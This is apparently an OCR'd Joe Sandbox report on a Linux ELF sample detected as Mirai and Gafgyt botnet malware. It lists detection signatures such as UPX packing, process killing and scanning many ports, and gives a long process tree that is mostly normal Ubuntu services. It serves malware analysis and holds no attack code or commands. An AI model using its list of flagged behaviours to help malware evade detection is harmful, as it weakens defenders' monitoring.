ID: 553467
Sample Name: VAkpLB9NSD
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 00:06:03
Date: 15/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Linux Analysis Report VAkpLB9NSD

Overview

General Information

Sample Name:	VAkpLB9NSD
Analysis ID:	553467
MD5:	0825b7f6b6e9da3.
SHA1:	7881665597156c..
SHA256:	3501f6be009a942.
Tags:	32 elf intel mirai
Infos:	

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Yara detected Gafgyt
- Malicious sample detected (through …
- Connects to many ports of the same…
- Reads system files that contain reco…
- Sample is packed with UPX
- Uses known network protocols on no…
- Sample tries to kill multiple processe…
- Sample reads /proc/mounts (often u…
- Executes the "kill" or "pkill" comman…

Classification



General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553467
Start date:	15.01.2022
Start time:	00:06:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	VAkpLB9NSD
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 20.04 x64 (Kernel 5.4.0-72, Firefox 91.0, Evince Document Viewer 3.36.10, LibreOffice 6.4.7.2, OpenJDK 11.0.11)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.evad.lin@0/228@14/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu20**
- systemd New Fork (PID: 5190, Parent: 1)
- logrotate (PID: 5190, Parent: 1, MD5: ff9f6831debb63e53a31ff8057143af6) Arguments: /usr/sbin/logrotate /etc/logrotate.conf
  - logrotate New Fork (PID: 5231, Parent: 5190)
  - gzip (PID: 5231, Parent: 5190, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
  - logrotate New Fork (PID: 5232, Parent: 5190)
  - sh (PID: 5232, Parent: 5190, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
    - sh New Fork (PID: 5233, Parent: 5232)
    - invoke-rc.d (PID: 5233, Parent: 5232, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: invoke-rc.d --quiet cups restart
      - invoke-rc.d New Fork (PID: 5234, Parent: 5233)
      - runlevel (PID: 5234, Parent: 5233, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: /sbin/runlevel
      - invoke-rc.d New Fork (PID: 5235, Parent: 5233)
      - systemctl (PID: 5235, Parent: 5233, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-enabled cups.service
      - invoke-rc.d New Fork (PID: 5240, Parent: 5233)
      - ls (PID: 5240, Parent: 5233, MD5: e7793f15c2ff7e747b4bc7079f5cd4f7) Arguments: ls /etc/rc[S2345].d/S[0-9][0-9]cups
      - invoke-rc.d New Fork (PID: 5241, Parent: 5233)
      - systemctl (PID: 5241, Parent: 5233, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl --quiet is-active cups.service
  - logrotate New Fork (PID: 5242, Parent: 5190)

- gzip (PID: 5242, Parent: 5190, MD5: beef4e1f54ec90564d2acd57c0b0c897) Arguments: /bin/gzip
- logrotate New Fork (PID: 5243, Parent: 5190)
- sh (PID: 5243, Parent: 5190, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
  - sh New Fork (PID: 5244, Parent: 5243)
  - rsyslog-rotate (PID: 5244, Parent: 5243, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/lib/rsyslog/rsyslog-rotate
    - rsyslog-rotate New Fork (PID: 5245, Parent: 5244)
    - systemctl (PID: 5245, Parent: 5244, MD5: 4deddfb6741481f68aeac522cc26ff4b) Arguments: systemctl kill -s HUP rsyslog.service
- systemd New Fork (PID: 5191, Parent: 1)
- install (PID: 5191, Parent: 1, MD5: 55e2520049dc6a62e8c94732e36cdd54) Arguments: /usr/bin/install -d -o man -g man -m 0755 /var/cache/man
- systemd New Fork (PID: 5230, Parent: 1)
- find (PID: 5230, Parent: 1, MD5: b68ef002f84cc54dd472238ba7df80ab) Arguments: /usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
- systemd New Fork (PID: 5239, Parent: 1)
- mandb (PID: 5239, Parent: 1, MD5: 1dda5ea0027ecf1c2db0f5a3de7e6941) Arguments: /usr/bin/mandb --quiet
- VAkpLB9NSD (PID: 5274, Parent: 5116, MD5: 0825b7f6b6e9da31e17fd46e3a10740c) Arguments: /tmp/VAkpLB9NSD
  - VAkpLB9NSD New Fork (PID: 5275, Parent: 5274)
  - VAkpLB9NSD New Fork (PID: 5276, Parent: 5274)
  - VAkpLB9NSD New Fork (PID: 5277, Parent: 5274)
    - VAkpLB9NSD New Fork (PID: 5278, Parent: 5277)
    - VAkpLB9NSD New Fork (PID: 5279, Parent: 5277)
    - VAkpLB9NSD New Fork (PID: 5280, Parent: 5277)
    - VAkpLB9NSD New Fork (PID: 5281, Parent: 5277)
- systemd New Fork (PID: 5291, Parent: 1)
- journalctl (PID: 5291, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5308, Parent: 1)
- systemd-journald (PID: 5308, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5311, Parent: 1)
- journalctl (PID: 5311, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5360, Parent: 1)
- dbus-daemon (PID: 5360, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5373, Parent: 1)
- whoopsie (PID: 5373, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5375, Parent: 1860)
- pulseaudio (PID: 5375, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5379, Parent: 1)
- systemd-logind (PID: 5379, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5439, Parent: 1)
- rtkit-daemon (PID: 5439, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5443, Parent: 1)
- polkitd (PID: 5443, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5448, Parent: 1)
- agetty (PID: 5448, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- gdm3 New Fork (PID: 5449, Parent: 1320)
- Default (PID: 5449, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5452, Parent: 1)
- rsyslogd (PID: 5452, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- gdm3 New Fork (PID: 5453, Parent: 1320)
- Default (PID: 5453, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- gdm3 New Fork (PID: 5454, Parent: 1320)
- Default (PID: 5454, Parent: 1320, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5458, Parent: 1)
- gpu-manager (PID: 5458, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
  - gpu-manager New Fork (PID: 5459, Parent: 5458)
  - sh (PID: 5459, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5460, Parent: 5459)
    - grep (PID: 5460, Parent: 5459, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5461, Parent: 5458)
  - sh (PID: 5461, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5462, Parent: 5461)
    - grep (PID: 5462, Parent: 5461, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5463, Parent: 5458)
  - sh (PID: 5463, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5464, Parent: 5463)
    - grep (PID: 5464, Parent: 5463, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5465, Parent: 5458)
  - sh (PID: 5465, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5466, Parent: 5465)
    - grep (PID: 5466, Parent: 5465, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5467, Parent: 5458)
  - sh (PID: 5467, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
    - sh New Fork (PID: 5468, Parent: 5467)
    - grep (PID: 5468, Parent: 5467, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
  - gpu-manager New Fork (PID: 5469, Parent: 5458)
  - sh (PID: 5469, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
    - sh New Fork (PID: 5470, Parent: 5469)
    - grep (PID: 5470, Parent: 5469, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
  - gpu-manager New Fork (PID: 5472, Parent: 5458)
  - sh (PID: 5472, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"

        - sh New Fork (PID: 5473, Parent: 5472)
        - grep (PID: 5473, Parent: 5472, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5474, Parent: 5458)
    - sh (PID: 5474, Parent: 5458, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5477, Parent: 5474)
        - grep (PID: 5477, Parent: 5474, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5480, Parent: 1)
- generate-config (PID: 5480, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
    - generate-config New Fork (PID: 5496, Parent: 5480)
    - pkill (PID: 5496, Parent: 5480, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5497, Parent: 1)
- gdm-wait-for-drm (PID: 5497, Parent: 1, MD5: 82043ba752c6930b4e6aaea2f7747545) Arguments: /usr/lib/gdm3/gdm-wait-for-drm
- systemd New Fork (PID: 5502, Parent: 1)
- gdm3 (PID: 5502, Parent: 1, MD5: 2492e2d8d34f9377e3e530a61a15674f) Arguments: /usr/sbin/gdm3
    - gdm3 New Fork (PID: 5507, Parent: 5502)
    - plymouth (PID: 5507, Parent: 5502, MD5: 87003efd8dad470042f5e75360a8f49f) Arguments: plymouth --ping
    - gdm3 New Fork (PID: 5525, Parent: 5502)
    - gdm-session-worker (PID: 5525, Parent: 5502, MD5: 692243754bd9f38fe9bd7e230b5c060a) Arguments: "gdm-session-worker [pam/gdm-launch-environment]"
        - gdm-session-worker New Fork (PID: 5529, Parent: 5525)
        - gdm-wayland-session (PID: 5529, Parent: 5525, MD5: d3def63cf1e83f7fb8a0f13b1744ff7c) Arguments: /usr/lib/gdm3/gdm-wayland-session "dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart"
            - gdm-wayland-session New Fork (PID: 5531, Parent: 5529)
            - dbus-daemon (PID: 5531, Parent: 5529, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --print-address 3 --session
                - dbus-daemon New Fork (PID: 5533, Parent: 5531)
                    - dbus-daemon New Fork (PID: 5534, Parent: 5533)
                    - false (PID: 5534, Parent: 5533, MD5: 3177546c74e4f0062909eae43d948bfc) Arguments: /bin/false
            - gdm-wayland-session New Fork (PID: 5535, Parent: 5529)
            - dbus-run-session (PID: 5535, Parent: 5529, MD5: 245f3ef6a268850b33b0225a8753b7f4) Arguments: dbus-run-session -- gnome-session --autostart /usr/share/gdm/greeter/autostart
                - dbus-run-session New Fork (PID: 5536, Parent: 5535)
                - dbus-daemon (PID: 5536, Parent: 5535, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: dbus-daemon --nofork --print-address 4 --session
    - gdm3 New Fork (PID: 5537, Parent: 5502)
    - Default (PID: 5537, Parent: 5502, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
    - gdm3 New Fork (PID: 5538, Parent: 5502)
    - Default (PID: 5538, Parent: 5502, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /etc/gdm3/PrimeOff/Default
- systemd New Fork (PID: 5508, Parent: 1)
- accounts-daemon (PID: 5508, Parent: 1, MD5: 01a899e3fb5e7e434bea1290255a1f30) Arguments: /usr/lib/accountsservice/accounts-daemon
    - accounts-daemon New Fork (PID: 5518, Parent: 5508)
    - language-validate (PID: 5518, Parent: 5508, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/language-tools/language-validate en_US.UTF-8
        - language-validate New Fork (PID: 5519, Parent: 5518)
        - language-options (PID: 5519, Parent: 5518, MD5: 16a21f464119ea7fad1d3660de963637) Arguments: /usr/share/language-tools/language-options
            - language-options New Fork (PID: 5520, Parent: 5519)
            - sh (PID: 5520, Parent: 5519, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "locale -a | grep -F .utf8 "
                - sh New Fork (PID: 5521, Parent: 5520)
                - locale (PID: 5521, Parent: 5520, MD5: c72a78792469db86d91369c9057f20d2) Arguments: locale -a
                - sh New Fork (PID: 5522, Parent: 5520)
                - grep (PID: 5522, Parent: 5520, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -F .utf8
- gvfsd-fuse New Fork (PID: 5548, Parent: 2038)
- fusermount (PID: 5548, Parent: 2038, MD5: 576a1b135c82bdcbc97a91acea900566) Arguments: fusermount -u -q -z -- /run/user/1000/gvfs
- systemd New Fork (PID: 5570, Parent: 1)
- journalctl (PID: 5570, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5571, Parent: 1)
- systemd-journald (PID: 5571, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5572, Parent: 1)
- dbus-daemon (PID: 5572, Parent: 1, MD5: 3089d47e3f3ab84cd81c48fd406d7a8c) Arguments: /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
- systemd New Fork (PID: 5573, Parent: 1)
- whoopsie (PID: 5573, Parent: 1, MD5: d3a6915d0e7398fb4c89a037c13959c8) Arguments: /usr/bin/whoopsie -f
- systemd New Fork (PID: 5578, Parent: 1)
- systemd-logind (PID: 5578, Parent: 1, MD5: 8dd58a1b4c12f7a1d5fe3ce18b2aaeef) Arguments: /lib/systemd/systemd-logind
- systemd New Fork (PID: 5635, Parent: 1860)
- pulseaudio (PID: 5635, Parent: 1860, MD5: 0c3b4c789d8ffb12b25507f27e14c186) Arguments: /usr/bin/pulseaudio --daemonize=no --log-target=journal
- systemd New Fork (PID: 5639, Parent: 1)
- gpu-manager (PID: 5639, Parent: 1, MD5: 8fae9dd5dd67e1f33d873089c2fd8761) Arguments: /usr/bin/gpu-manager --log /var/log/gpu-manager.log
    - gpu-manager New Fork (PID: 5640, Parent: 5639)
    - sh (PID: 5640, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5642, Parent: 5640)
        - grep (PID: 5642, Parent: 5640, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5644, Parent: 5639)
    - sh (PID: 5644, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5645, Parent: 5644)
        - grep (PID: 5645, Parent: 5644, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
    - gpu-manager New Fork (PID: 5649, Parent: 5639)
    - sh (PID: 5649, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
        - sh New Fork (PID: 5650, Parent: 5649)
        - grep (PID: 5650, Parent: 5649, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
    - gpu-manager New Fork (PID: 5654, Parent: 5639)
    - sh (PID: 5654, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
        - sh New Fork (PID: 5655, Parent: 5654)

- grep (PID: 5655, Parent: 5654, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5657, Parent: 5639)
- sh (PID: 5657, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5658, Parent: 5657)
  - grep (PID: 5658, Parent: 5657, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5660, Parent: 5639)
- sh (PID: 5660, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5661, Parent: 5660)
  - grep (PID: 5661, Parent: 5660, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- gpu-manager New Fork (PID: 5667, Parent: 5639)
- sh (PID: 5667, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
  - sh New Fork (PID: 5668, Parent: 5667)
  - grep (PID: 5668, Parent: 5667, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
- gpu-manager New Fork (PID: 5672, Parent: 5639)
- sh (PID: 5672, Parent: 5639, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
  - sh New Fork (PID: 5673, Parent: 5672)
  - grep (PID: 5673, Parent: 5672, MD5: 1e6ebb9dd094f774478f72727bdba0f5) Arguments: grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
- systemd New Fork (PID: 5643, Parent: 1)
- rtkit-daemon (PID: 5643, Parent: 1, MD5: df0cacf1db4ec95ac70f5b6e06b8ffd7) Arguments: /usr/libexec/rtkit-daemon
- systemd New Fork (PID: 5648, Parent: 1)
- polkitd (PID: 5648, Parent: 1, MD5: 8efc9b4b5b524210ad2ea1954a9d0e69) Arguments: /usr/lib/policykit-1/polkitd --no-debug
- systemd New Fork (PID: 5656, Parent: 1)
- journalctl (PID: 5656, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --flush
- systemd New Fork (PID: 5659, Parent: 1)
- agetty (PID: 5659, Parent: 1, MD5: 3a374724ba7e863768139bdd60ca36f7) Arguments: /sbin/agetty -o "-p -- \\u" --noclear tty2 linux
- systemd New Fork (PID: 5664, Parent: 1)
- rsyslogd (PID: 5664, Parent: 1, MD5: 0b8087fc907c42eb3c81a691db258e33) Arguments: /usr/sbin/rsyslogd -n -iNONE
- systemd New Fork (PID: 5674, Parent: 1)
- journalctl (PID: 5674, Parent: 1, MD5: bf3a987344f3bacafc44efd882abda8b) Arguments: /usr/bin/journalctl --smart-relinquish-var
- systemd New Fork (PID: 5675, Parent: 1)
- systemd-journald (PID: 5675, Parent: 1, MD5: 474667ece6cecb5e04c6eb897a1d0d9e) Arguments: /lib/systemd/systemd-journald
- systemd New Fork (PID: 5677, Parent: 1)
- generate-config (PID: 5677, Parent: 1, MD5: 1e6b1c887c59a315edb7eb9a315fc84c) Arguments: /usr/share/gdm/generate-config
  - generate-config New Fork (PID: 5678, Parent: 5677)
  - pkill (PID: 5678, Parent: 5677, MD5: fa96a75a08109d8842e4865b2907d51f) Arguments: pkill --signal HUP --uid gdm dconf-service
- systemd New Fork (PID: 5680, Parent: 1860)
